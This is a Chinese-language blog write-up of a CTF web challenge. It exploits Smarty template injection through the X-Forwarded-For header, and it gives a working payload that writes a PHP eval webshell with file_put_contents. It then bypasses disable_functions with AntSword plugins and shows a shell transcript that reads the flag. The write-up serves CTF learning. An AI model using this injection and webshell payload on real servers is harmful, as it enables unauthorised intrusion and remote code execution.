

攻防世界--smarty

原创

Uzero. 于 2022-01-07 23:03:47 发布 477 收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46263951/article/details/122373805

版权

根据题目和页面内容 **Build With Smarty!** 提示, 可以知道这里使用的是PHP中的Smarty模板
网上看这个模板存在着模板注入, 但是没有找到参数, 猜测在请求头

那就有两种可能的注入点:

- XFF
- client IP

发现XFF存在注入

The screenshot shows a web browser displaying a page titled "IP: A Simple Public IP Address API". In the top right corner, it says "Current IP:4". Below the page content, the browser's developer tools are open to the "Headers" tab. Under the "Request Headers" section, the "X-Forwarded-For" header is checked and its value is set to "{{2*2}}".

测试phpinfo()发现这里禁用了很多函数, 并且可访目录也做了限制

disable_functions	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,imap_open,ini_set,apache_setenv,symlink,link	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,imap_open,ini_set,apache_setenv,symlink,link
open_basedir	/var/www/html/:/tmp	/var/www/html/:/tmp

使用 `{if}` 标签写入一句话木马

```
{if file_put_contents('/var/www/html/shell.php','<?php eval($_POST[cmd]);')}{/if}
```


连接蚁剑



进入之后发现无法访问其他目录，也没法执行命令

看师傅们都是用的[无需sendmail: 巧用LD_PRELOAD突破disable_functions](#)

本人菜逼，使用的是蚁剑中的插件



Reference

- [AntSword-Labs/bypass_disable_functions/9](#)
- [php7-gc-bypass](#)
- [Bug #76047 Use-after-free when accessing already destructed backtrace arguments](#)

/usr/www/htdocs

/tmp

函数支持

dl x

putenv ✓

error_reporting ✓

CSDN @Uzero.

中国蚁剑

```
111.200.241.244 > 111.200.241.244 > 111.200.241.244
(www-data:/var/www) $ ls
html
(www-data:/var/www) $ cd ../
(www-data:/var) $ ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
(www-data:/var) $ cd ../
(www-data:/) $ cd ../
(www-data:/) $ ls
bd_build
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
(www-data:/) $ cd flag
(www-data:/) $ cat flag
flag(6f96cfdfe5ccc627cadf24b41725caa4)
(www-data:/) $
```

CSDN @Uzero.